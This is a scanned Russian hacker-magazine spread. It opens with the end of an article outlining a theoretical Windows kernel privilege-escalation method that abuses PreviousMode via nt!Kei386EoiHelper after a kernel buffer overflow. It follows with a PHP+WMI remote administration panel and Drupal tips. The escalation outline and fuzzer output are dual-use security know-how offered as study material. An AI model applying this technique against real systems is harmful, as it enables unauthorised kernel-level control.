Примечание: только не подумай, что я запутался между KiExceptionExit и KiServiceExit, поскольку в тексте они вроде как постоянно друг друга подменяют. Для прояснения ситуации я посоветую тебе курить файл \base\ntos\ke\i386\trap.asm из WRK.
Теперь взглянем на реализацию макроса EXIT_ALL, а точнее — на описания известных нам параметров: NoRestoreSegs, NoRestoreVolatile и NoPreviousMode. Параметр NoRestoreSegs означает, что обработчику выхода в пользовательский режим не нужно восстанавливать регистры DS, ES, GS. Параметр NoRestoreVolatile значит, что обработчику выхода не нужно восстанавливать так называемые волатильные регистры, а параметр NoPreviousMode говорит обработчику выхода из прерывания, что следует отказаться от копирования значения PreviousMode (сохраненного в трап-фрейме) в одно из полей структуры KTHREAD.
Ну, как тебе новость? Дальше будет еще интереснее. Когда речь идет о первых двух аргументах (NoRestoreSegs и NoRestoreVolatile), для нас неважно, есть они или нет. Эти параметры действительно важны для нормального функционирования операционной системы, когда содержание регистров должно быть сохранено и/или восстановлено при наступлении определенных событий. В данном конкретном случае нам не нужно заботиться о сохранении контекста процессора — нам сейчас главное повысить уровень наших привилегий, а основной код будет выполнен в пользовательском режиме.

```
C:\x64\ioctlfuzzer64.exe
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x0000000000384130,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 1056)
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x00000000003a93c0,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 1056)
'\Device\MPS' (0xfffffa800242d270) [\SystemRoot\System32\drivers\mpsdrv.sys]
IOCTL Code: 0x7d008004,  Method: METHOD_BUFFERED
    InBuff: 0x0000000000000000,  InSize: 0x00000000
   OutBuff: 0x0000000000384130,  OutSize: 0x00000fd8

'C:\Windows\system32\svchost.exe' (PID: 972)
'\Device\NetBT_Tcpip_{7EF2B47A-884E-4D31-A7C3-56A649747B23}' (0xfffffa800114d7b0
) [\SystemRoot\System32\DRIVERS\netbt.sys]
IOCTL Code: 0x00210096,  Method: METHOD_OUT_DIRECT
    InBuff: 0x000000001aa16f0,  InSize: 0x00000018
   OutBuff: 0x000000001aa1708,  OutSize: 0x00000488
```

IOCTLFuzzer — неплохой инструмент от Esagelab для поиска уязвимых драйверов

Самое интересное — это параметр NoPreviousMode. Если ты не знаешь значение волшебного слова PreviousMode, то бегом учить матчасть. Вкратце скажу: это изменяемый параметр, который говорит операционной системе (например, вызову nt!KiSystemService) откуда идет вызов кода: из пользовательского режима или из ядра. Если обработчик заподозрит неладное — будет сгенерировано исключение. Здесь нужно помнить такую вещь, что вызов системных Zw*-функций может происходить как из пользовательского режима, так и непосредственно самим ядром и драйверами. В первом случае используется инструкция SYSENTER/SYSCALL (или прерывание INT0xE, которое было оставлено для совместимости вплоть до Windows 7) для перехода в привилегированный режим. Во втором случае ядро может напрямую вызвать ту или иную системную функцию, для чего, как правило, используется KiSystemService.

```
.text:00405FCC   ; NTSTATUS __stdcall ZwOpenFile@24
.text:00405FCC          mov      eax, 74h
.text:00405FD1          lea      edx, [esp+0x4]
.text:00405FD5          pushf
.text:00405FD6          push     8
.text:00405FD8          call     KiSystemService
.text:00405FDD          retn     18h
.text:00405FDD  _ZwOpenFile@24   endp
```

Вот тут-то и проявляет себя PreviousMode — она оказывается критической для функций обработки выхода в пользовательский режим. Ведь если при выходе из привилегированного режима ядра не установить значение PreviousMode в UserMode, а оставить его «как есть», то дальнейшая работа кода будет происходить именно в режиме ядра. И создатели Microsoft милостиво предоставили в наши коварные руки инструмент, который позволяет это сделать. Именно поэтому я акцентировал внимание на функции Kei386EoiHelper — она идеально подходит на роль того трамплина, который позволит нам остаться в привилегированном режиме. При этом нужно помнить, что эта процедура использует оба стековых регистра — EBP и ESP. Несмотря на то, что в регистре ESP содержится валидный адрес (а он используется как обычный указатель стека до тех пор, пока мы не перехватили управление), нам нужно позаботиться о правильном для нас содержании регистра EBP. Это важно, так как при атаке переполнения буфера в случае выхода по инструкции RET значение стека переписывается атакующим кодом. К счастью для нас, валидное значение EBP может быть легко восстановлено при помощи того же регистра ESP: MOV EBP, ESP.
Подведем итоги и определим приблизительный план действий: во-первых, нам нужно отыскать базовый адрес загрузки ядра, затем с помощью сигнатурного скана найти там адрес функции nt!Kei386EoiHelper, далее — заставить систему ее выполнить (например, вызвать переполнение буфера). Не забудем подправить значение регистра EBP, прыгнуть на функцию nt!Kei386EoiHelper и продолжить выполнение своего кода уже в привилегированном режиме. Примерно так :).

Pro & cons

Как видно из содержания этой статьи, существует несколько ограничений, которые делают такой сценарий маловероятным, но все же вероятным. Нам нужно каким-то образом (скажем, переполнением буфера, которое сработает внутри системного обработчика) сгенерировать исключение. Такое развитие ситуации возможно, например, при каких-либо уязвимостях ядра. Таким образом, этот метод теоретически должен позволить выполнение твоего кода на привилегированном уровне. Однако, чтобы его завести, нужен хороший толчок, роль которого и должна сыграть некая гипотетическая уязвимость, которая сможет вызвать переполнение буфера в режиме ядра. А найти такую — ой как не просто. По признаниям самих же разработчиков ОС Windows, им хватает времени лишь на то, чтобы проконтролировать и протестить только код ядра. Значит ли это, что надежность и стабильность остальных компонентов остается без внимания? Судя по количеству найденных уязвимостей в ОС Windows — очень даже может быть.

Заключение

Не о самых простых вещах идет речь в этой статье. Однако понять их не так трудно. Иногда это похоже на собирание мозаики, когда детали, которые раньше тебе казались непонятными, вдруг становились на свои места в общей картине.
Я не утверждаю, что метод, описанный в статье, будет работоспособным. Хотя мне кажется, что IT-спецам, занятым в сфере безопасности, уже пора начать искать нечто подобное в сети.
Удачного компилирования и да пребудет с тобой Сила!

victorguzy victorguzy@gmail.com



РУЛИМ ФОРТОЧКАМИ ЧЕРЕЗ PHP

Неограниченный доступ к системе с помощью связки PHP+WMI

Находясь далеко от консоли, часто возникает необходимость в удаленном управлении машиной. Посмотреть работающие процессы, завершить сеанс пользователя, перезапустить зависший демон, запустить скрипт или перезагрузить хост.

Для удаленного управления форточками на сегодня существует стандартное подключение к удаленному рабочему столу по протоколу RDP и множество ПО от сторонних производителей. Однако эти способы требуют отдельного подключения к каждому управляемому объекту, а также установки на них серверных частей, что зачастую блокируется антивирусным ПО (впрочем, о чем это я, ведь мы планируем управлять исключительно своей личной машиной?).

Но при подключении к своему компьютеру с помощью публичной точки доступа вероятен облом — некоторые порты TCP могут быть запрещены. Выход из этой ситуации я нашел в решении построить web-сайт, который будет размещен либо на управляемой машине, либо на любой машине домена, на которой запущен сервер с админскими правами.

Естественно, доступ к сайту ограничим паролем, а подключаться к нему будем по протоколу SSL.


К делу!

В качестве web-сервера применяется сборка «Денвер» (джентльменский набор web-разработчика) с PHP интерпретатором версии 5.2 (www.denwer.ru).

Развернем web-сервер на управляемой машине, либо на любой машине домена под учеткой с административными правами доменного админа.

Денвер устанавливается крайне просто — на сайте разработчика есть подробная инструкция. В моём случае я просто установил диск с папками web-сервера как диск A, подключающийся при старте системы (флоппи-дисковода у меня нет и в BIOS он отключен). Каталог www, показанный на рисунке «Содержимое нашего каталога», будет содержать файлы (php-скрипты) нашей системы удаленного управления. Для обеспечения безопасности доступа к сайту управления необходимо в каталоге WWW разместить файлы .htaccess и .htpasswd со следующим содержимым (для .htaccess):

```
<Files .htpasswd>
   deny from all
</Files>
AuthType Basic
AuthName «Private zone. Only for Administrators!»
AuthUserFile  a:\home\localhost\www\.htpasswd
require valid-user
```



Вывод информации из BIOS (выделено красным)

Здесь мы прописываем тип аутентификации (базовая) и путь к файлу с паролями.
Файл .htpasswd содержит зашифрованные пароли пользователей (файл создается с помощью утилиты htpasswd.exe из комплекта дистрибутива WEB-сервера Apache), вот пример его содержимого:


```
wmimin:$apr1$gg1.....$Si…p0RHtOvEsQzAkg3Y0
wmioper:$apr1$JxT6./..$X…WF94oRqOlKXRKsKrU0
```

У меня используются два юзера — в дальнейшем первый имеет право на перезагрузку и отключение машин, а второй — не имеет.
Если у тебя нет фиксированного IP-адреса, то для того, чтобы наш сайт управления был виден извне, необходимо зарегистрироваться на dyndns.com (либо аналогичном сайте, предоставляющем услугу динамического DNS), а затем в настройках маршрутизатора (например, для DLink при ADSL подключении) прописать полученный логин и пароль (см. картинку).
Для доступа снаружи на наш web-сервер необходимо также добавить IP-машины с сайтом в DMZ-зоне.

Разбираем принцип работы

Теперь расскажу о том, как осуществляется мониторинг либо управление машинами через наш сайт. Для этого мы используем подключение из PHP к подсистеме WMI виндовых машин посредством создания новых COM-объектов.
WMI (инструментарий управления осями Windows) предоставляет нам возможность подключаться к следующим провайдерам:

- **Dsprov.dll**, провайдер каталога Active Directory (Active Directory provider), позволяет обращаться к Active Directory как к объекту WMI;
- **Ntevt.dll**, провайдер журнала событий (Event Log provider), дает возможность управлять журналом событий;
- **Wbemperf.dll**, провайдер системных счетчиков (Perfomance Counter provider) — обеспечивает доступ к счетчикам произоводительности;
- **Stdprov.dll**, провайдер реестра (Registry provider), позволяет осуществлять чтение и изменение реестра;
- **Snmpincl.dll**, провайдер SNMP-устройств (SNMP provider), открывает шлюз доступа к SNMP (Simple Network Management Protocol);
- **Wmiprov.dll**, провайдер драйверов устройств (WDM provider), дает возможность получать информацию низкого уровня о драйверах устройств Windows Driver Model (WDM);
- **Cimwin32.dll**, провайдер подсистемы Win32 (Win32 provider), обеспечивает доступ к информации о компьютере, ОС, подсистеме безопасности, дисках, периферийных устройствах, файловых системах, файлах, папках, сетевых ресурсах, принтерах, процессах, сервисах и так далее;
- **Msiprov.dll**, провайдер установленного ПО (Windows Installer provider) — позволяет получать информацию об установленном ПО.



Содержимое нашего каталога

Для вывода на web-страницу информации о текущем состоянии машины (память, процессы, службы), а также для выполнения некоторых административных действий необходимо написать функции, которые будут вызываться с параметрами (имя машины или IP-адрес), а затем выводить результат своей работы в соответствующее поле web-страницы. Самые интересные и используемые в рамках нашего проекта функции будут требовать обращения к провайдерам подсистемы Win32 и провайдеру реестра.

Работаем с реестром удаленно

На сегодня у меня реализованы как мониторинговые, так и управляющие функции. Из мониторинговых стоит выделить функцию получения и вывода информации о версии BIOS, производителе и модели материнской платы (полный текст функции в исходнике — файл bios.php). Данный функционал реализуется с помощью создания нового COM-объекта подключением к провайдеру StdRegProv подсистемы WMI. Все рассмотренные функции вызываются с переменной $server, которая содержит имя управляемой удаленной машины в локальной сети либо ее IP-адрес.

Работа с провайдером реестра

```
$obj = new COM(
 'winmgmts:{impersonationLevel=impersonate}//'
 .$server.'/root/default:StdRegProv');


$obj->getStringValue(HKLM,$keypath1,
 $keyvalue_def,$key);
echo "BIOS release date: ".$key."\r\n";

$obj->getStringValue(HKLM, $keypath2,
 $keyvalue_mb_model, $key);
echo "Mainboard model: ".$key ."\r\n";
```

Таким образом, после создания нового COM-объекта методом getStringValue мы читаем раздел реестра HKLM (выбор раздела реестра задается константой, в нашем случае — объявлением `define('HKLM',0x80000002);`).
При необходимости читать другие разделы реестра указываем другие константы:



links
На диске лежат полные исходные коды вышеупомянутых функций. Для их запуска тебе понадобится интерпретатор версии PHP5.



Вывод информации о CPU (окно отладки)

```
Const HKEY_CLASSES_ROOT        = 0x80000000
Const HKEY_CURRENT_USER        = 0x80000001
Const HKEY_LOCAL_MACHINE       = 0x80000002
Const HKEY_USERS               = 0x80000003
Const HKEY_CURRENT_CONFIG      = 0x80000005
```

В результате работы скрипт выводит нам следующие данные (в моем случае):

```
BIOS release date: 04/30/10
Mainboard manufacturer: Gigabyte Technology Co., Ltd.
Mainboard model: G31M-ES2L
```

Кроме используемого метода getStringValue существуют дополнительные методы работы с провайдером StdRegProv, среди них:

```
• GetBinaryValue — чтение значений типа BINARY;
• GetDWORDValue — чтение значений типа DWORD;
• GetExpandedStringValue — чтение значений типа
EXPANDED STRING;
• GetMultiStringValue — чтение значений типа MULTI
STRING;
• CreateKey — создание ключа реестра;
• SetBinaryValue — запись значения типа BINARY;
• SetDWORDValue — запись значения типа DWORD;
• SetExpandedStringValue — запись значения типа
EXPANDED STRING; SetMultiStringValue — запись значения
типа MULTI STRING;
• SetStringValue — запись строкового значения;
• DeleteKey — удаление ключа;
• DeleteValue — удаление значения ключа;
• EnumKey — получить перечисление ключей реестра;
• EnumValues — получить перечисление значений ключей;
• CheckAccess — проверка прав доступа к ключу реестра.
```

В данном случае они не используются, а подробнее узнать об их применении можно в великом MSDN.

Мониторим систему удаленно

Для осуществления функций мониторинга системы потребуется работать с пространством имен WMI (/root/cimv2), что даст нам возможность обращаться к необходимым провайдерам Win32_Processor, Win32_OperatingSystem, Win32_PerfFormattedData_PerfOS_System, Win32_OperatingSystem, Win32_Process, Win32_Service. Итак, получаем информацию о центральном процессоре системы (CPU), включая его загрузку в процентах и данные CPUID

Настройка dynamic dns на роутере

(полный текст функции в исходнике — файл cpu_info.php), для этого сделаем так:

Работа с пространством имен /root/cimv2 и провайдером Win32_Processor

```
$obj = new COM (
  'winmgmts:{impersonationLevel=impersonate}//'
  .$server.'/root/cimv2');
$pc = 0;

foreach ($obj->instancesof('Win32_Processor') as $mp)
{
  echo "Processor (".++$pc.")\r\n";
  echo "Name: ".trim( $mp->Name )." @ " .
  $mp->CurrentClockSpeed . " MHz\r\n";
  echo "CPU Load: ".$mp->LoadPercentage . "%\r\n";
}
```

Здесь мы создаем новый COM-объект и, обращаясь к методам провайдера Win32_Processor, получаем нужную нам информацию:


```
Processor (1)
 Processor Id: BFEBFBFF0001067A
  Name: Pentium(R) Dual-Core
                    CPU E5300 @ 2.60GHz @ 1196 MHz
     CPU Load: 18%
   CPU Status: OK
 CPU Stepping:
 CPU Revision: 5898
  System Name: GUZY
```

Данные о температуре процессора мы можем получить, обратившись к пространству имен /root/WMI и провайдеру MSAcpi_ThermalZoneTemperature (полный текст функции в исходнике — файл cpu_temp.php). Получение актуальной температуры CPU работает не на всех материнских платах ПК, зато прекрасно работает на ноутах.

Работа с пространством имен /root/WMI и провайдером MSAcpi_ThermalZoneTemperature

```
$obj = new COM (
 'winmgmts:{impersonationLevel=impersonate}//'
 .$server.'/root/WMI');
foreach($obj->instancesof (
  'MSAcpi_ThermalZoneTemperature') as $mp)
{
  echo "<pre>\r\n";
  $ctemp=($mp->CurrentTemperature);
  echo «<b>Current CPU temperature: "
   . ( $ctemp — 2732)/10  . "C" . "\r\n";
  }
```

Здесь перед выводом на страницу мне пришлось перевести температуру из кельвинов в привычные русскому глазу единицы Цельсия. Двигаемся дальше и с помощью старого доброго пространства имен /root/cimv2 получаем информацию об установленной оси, сервис-паках и аптайме. Всё это реализовано в функции, исходник которой ты можешь найти в файле uptime.php. Здесь использованы методы провайдеров Win32_OperatingSystem и Win32_



Пример реализации функций управления в виде системы

PerfFormattedData_PerfOS_System. Для перевода секунд при отображении uptime используется функция format_time($temp), текст функции ищи в исходнике — файл human_second.php.

Выводим параметры OS'и и uptime

```
foreach($obj->instancesof
   ('Win32_OperatingSystem') as $mp )
{
   $temp=($mp->Name);
   echo "OS name: " .substr($temp,0,-40). "\r\n";
   $temp2=($mp->ServicePackMajorVersion);
   echo "Service pack: " . $temp2 . "\r\n";
}

foreach ($obj->instancesof
    ('Win32_PerfFormattedData_PerfOS_System') as $mp)
{
   $temp=($mp->SystemUpTime);
   echo "System uptime: ".format_time($temp)."\r\n";
}
```

Результаты работы наших скриптов:

```
OS name: Microsoft Windows Server 2008 R2 Enterprise
Service pack: 0
System uptime: 23hour 32min 42sec
```

Таким образом, с помощью языка PHP в связке с WMI мы можем получать любую информацию о ПК удаленно. Примеры реализации других функций (таких как просмотр, запуск и остановка процессов и служб, получение DNS записей из сервера, перезагрузка и завершение работы управляемой машины) можно найти в исходниках каталога include.

Рулим виндами удаленно

Для реализации перезагрузки ПК необходимо обратиться к пространству имен /root/cimv2 и вызвать метод Reboot провайдера 'Win32_OperatingSystem. Для завершения работы необходимо вызвать метод ShutDown.

Удаленная перезагрузка системы

```
$obj = new COM(
 'winmgmts:{impersonationLevel=impersonate,(Shutdown)}//'
 .$server.'/root/cimv2');
foreach($obj->instancesof
   ('Win32_OperatingSystem') as $mp)
{
   echo "<pre>\r\n";
   echo "<b>Rebooting immediately\r\n</b>\r\n</pre>";
   $ctemp=($mp->Reboot);
}
```

Для просмотра запущенных служб:

Список запущенных служб

```
$process = $obj->execquery
   ("SELECT * FROM Win32_Service");
foreach ( $process AS $row )
                  {
                   echo "<pre>\r\n";
                   echo "NAME: " . $row->Name .",
\r\nDISPLAY NAME:".strtolower($row->DisplayName).",
\r\nPATH: " . strtolower($row->PathName ). ",
\r\nSTATE: " . strtolower($row->state )."<br/>";
                  }
```

Для просмотра процессов:

Список запущенных процессов

```
$process = $obj->execquery
   ("SELECT * FROM Win32_Process");
if ( $process->count > 0 )
{
   foreach ( $process AS $row )
   {
      echo "<pre>\r\n";
      echo "PID: ".$row->processid.",
 \r\nPROCESS NAME: ".strtolower( $row->name ).",
 \r\nMEMORY USAGE: ".number_format
 ( $row->workingsetsize )."<br/>";
   }
}
```

Для запуска или остановки служб используем методы StartService и StopService объекта Win32_Service:

Запуск служб

```
$process = $obj->execquery
("SELECT * FROM Win32_Service Where
   Name='$servicesname'");

foreach ($process AS $row)
{
  $row->StartService();
  echo "Service started!";
}
```

А вот для запуска процессов придется использовать метод Create объекта win32_process:

Запуск процессов

```
$obj_win32_process=new COM(
  'winmgmts:{impersonationLevel=impersonate}//'
  .$server.'/root/cimv2:Win32_Process');
$obj_win32_process->Create($processname,
  Null,Null,lngProcessID2);
echo "Process created!";
```

Заключение

Таким образом, используя все возможности WMI-провайдеров из PHP, можно получать и публиковать на web-сайте любую информацию об удаленных машинах, а также практически без ограничений ими управлять, манипулируя процессами, службами и реестром.
В рамках статьи показаны лишь наиболее простые варианты применения связки PHP и WMI для удаленного мониторинга и управления Windows-системами. В исходниках ты найдешь пример получения PTR (pointer) записей домена (файл dns_ptr.php), реализованный с помощью использования пространства имен /root/MicrosoftDNS и провайдера MicrosoftDNS_PTRType. Вся эта система у меня реализована в виде web-сайта с подключаемыми модулями-функциями (см. картинку).
В общем, теперь все рычаги управления Windows-системами с помощью php-интерпретатора в твоих руках — пользуйся, но не в деструктивных целях! ⌶

Игорь Антонов antonov.igor.khv@gmail.com, http://vr-online.ru

Уроки Drupal'огии

Шестнадцать советов начинающему друпальщику

Про него говорят: гибкий и сложный, безопасный и быстрый. Им многие восхищаются, но не все решаются применять в своих проектах. Да, он такой, этот Drupal. Умеет многое, но чтобы получить от него максимальную отдачу, разработчику придется как следует попотеть и разобраться в многочисленных тонкостях. Этот путь тернист и труден, но цель однозначно того стоит. Я начал применять Drupal в своем большом проекте не так давно, но уже успел набить несколько шишек и хочу уберечь от этого тебя. Заинтригован? Тогда приготовься выслушать советы от уже не совсем начинающего Drupal'ера.

Совет №1: Каждому проекту — свой Drupal

Drupal пригоден не только для строительства web-сайтов, но и для разработки web-приложений. Зачастую подобные приложения разрабатываются для внутрикорпоративных нужд. К таким проектам предъявляются совсем другие требования, и типичной сборки Drupal может оказаться мало. Да, все легко допилить и настроить, но иногда беспокоиться об этом не нужно, так как любители Drupal'a уже все сделали.

Из альтернативных «версий» Drupal я могу посоветовать BrainstormBlogger (brainstormblogger.org) и Open Atrium (openatrium.com). Первый проект — это сборка Drupal'a, специально разработанная для быстрого создания блогов. Использовать чистый Drupal для строительства блога — процесс трудоемкий, и не каждый новичок с ним справится. Специально для таких случаев и людей наш соотечественник сделал альтернативную сборку Drupal. Rainstorm Blogger готов к работе прямо из коробки и содержит в себе все необходимые модули (облако тегов и прочее) для развертывания полноценного блога. В случаях, когда нужен простой блог, это идеальный вариант. Также хочу отметить, что применение Brainstorm blogger не накладывает никаких ограничений. Ты можешь устанавливать дополнительные модули, выполнять автоматическое обновление движка и так далее.

Второй проект, о котором я хочу тебе рассказать — Open Atrium. Он позволяет в кратчайшие сроки поднять систему для совместной работы. Если ты руководишь отделом, то однозначно знаком с подобными проектами. Они позволяют закреплять задачи за определенным сотрудником, планировать время их выполнения, отслеживать процесс завершения, формировать отчеты и прочее. Большинство таких программ — платные, но в функциональном плане они не сильно выигрывают (или вовсе проигрывают) Open Atrium. Если перед тобой встала задача найти и развернуть подобный софт, то обязательно присмотрись к этому продукту. Он быстрый, функциональный, бесплатный, и при острой необходимости его можно допилить под себя. Набор ключевых функций привожу ниже:

- Система тикетов;
- Блоги;
- Календарь;
- Документы wiki;
- Доска для групповой работы.

Совет №2: Рулим Drupal'ом из командной строки

Удобный web-интерфейс панели администрирования Drupal — это хорошо, но отнюдь не всегда удобно. Как было бы здорово иметь возможность выполнять административные операции прямо из командной строки… А ведь это возможно! Достаточно загрузить и установить пакет drush (http://drupal.org/project/drush). С его помощью администратор drupal'a может выполнять разнообразные действия прямо из консоли:

- Получать информацию о настройках сайта;
- Устанавливать/удалять модули;
- Выполнять обновление движка и так далее.

Из всех возможностей drush я чаще всего пользуюсь функцией обновления модулей. Стандартный процесс загрузки апдейтов славится своей занудностью. Изначально требуется составить список обновившихся модулей, затем зайти на официальный сайт Drupal и перейти на страницу конкретного модуля. Потом загрузить его, переместить в нужную директорию, выполнить скрипт обновления и прочее. Ладно еще, если нужно обновить один модуль, а если их десять, двадцать? Запросто можно сойти с ума! Куда веселее выполнять эту процедуру при помощи drush. В этом случае достаточно воспользоваться командами up и upc. Удаление/отключение новых модулей выполняется аналогичным образом. Например, для удаления модуля предусмотрена команда:

```
$ ./drush uninstall <модуль или список модулей>
Примерно так же происходит отключение и включение
модулей:
$  ./drush en blog  //включаем модуль blog
$  ./drush dis blog  //отключаем модуль blog
```

Кроме перечисленных вкусностей, drush сослужит хорошую службу, если ты умудришься установить глючный модуль и положишь отображение панели администрирования. Как в такой нелегкой ситуации корректно удалить виновный модуль? Drush сможет оказать первую помощь и посредством одной команды удалит капризный модуль.

Совет №3: Авторизация по OpenID

Сайты с собственной системой авторизации отходят на второй план. Жизненно-необходимых web-сервисов с каждым днем становится все больше и хранить в голове десятки связок из логинов/паролей



— задача не из легких. Чтобы как-то ее решить, в свое время и был создан OpenID — открытая централизованная система, позволяющая пользователю использовать единый логин/пароль для выполнения авторизации на различных сайтах. Последнее актуально, если они поддерживают OpenID.
Начиная с шестой версии, в составе Drupal идет модуль, обеспечивающий возможность авторизации по OpenID. Однако, чтобы начать использовать на сайте OpenID, необходимо подключить еще один модуль, содержащий настройки для различных поставщиков OpenID. Таких поставщиков много, но наиболее популярными (для российских пользователей) являются Yandex, Rambler, Google, LiveJournal, VKontakte, Facebook и некоторые другие. Для зарубежных сервисов (Google, LiveJournal, Facebook) в репозиториях Drupal есть соответствующие модули, а вот для российских — нет. Когда передо мной встала задача прикрутить OpenID-авторизацию, то мне пришлось основательно прошерстить интернет с целью поиска решения. И оно нашлось! Чтобы все было тип-топ, нужно воспользоваться модулем **OpenID Extension** (http://drupal.org/files/issues/openid_ext_1.zip) от нашего соотечественника. Обрати внимание, данный модуль — не очередной вариант взаимодействия с OpenID. Это просто удобный блок для выполнения авторизации, а также возможность выбора поставщика ID-параметров в нашей стране.

Совет №4: Drupal + «ВКонтакте»


Включить на сайте авторизацию по OpenID, несомненно, полезно, но что если нам потребуется всего лишь обеспечить более простой вход на сайт (без регистрации) пользователям, имеющим аккаунт в социальной сети «ВКонтакте»? Да, можно просто отключить лишних поставщиков в External Form Login, но это не решит проблему. Выполняя вход по VKontakteID, пользователю фактически придется создать новую учетную запись на сайте. При входе он увидит стандартную регистрационную форму, ожидающую заполнения. Да, даже пароль придется придумывать. И лишь после создания аккаунта к нему будет привязан OpenID-идентификатор (в данном случае VKontakteID), и пользователь сможет выполнять вход по нему. Сам понимаешь, такой подход не очень удобен, и воспользоваться им можно не всегда. Иногда требуется реализовать что-то более простое. Представь, как было бы здорово, если бы пользователь, имеющий аккаунт «ВКонтакте», мог сразу войти на твой сайт. Другими словами, Drupal должен создавать новую учетную запись автоматически на основании полученных данных от «В Контакте». К счастью, добиться такого эффекта не так-то сложно. 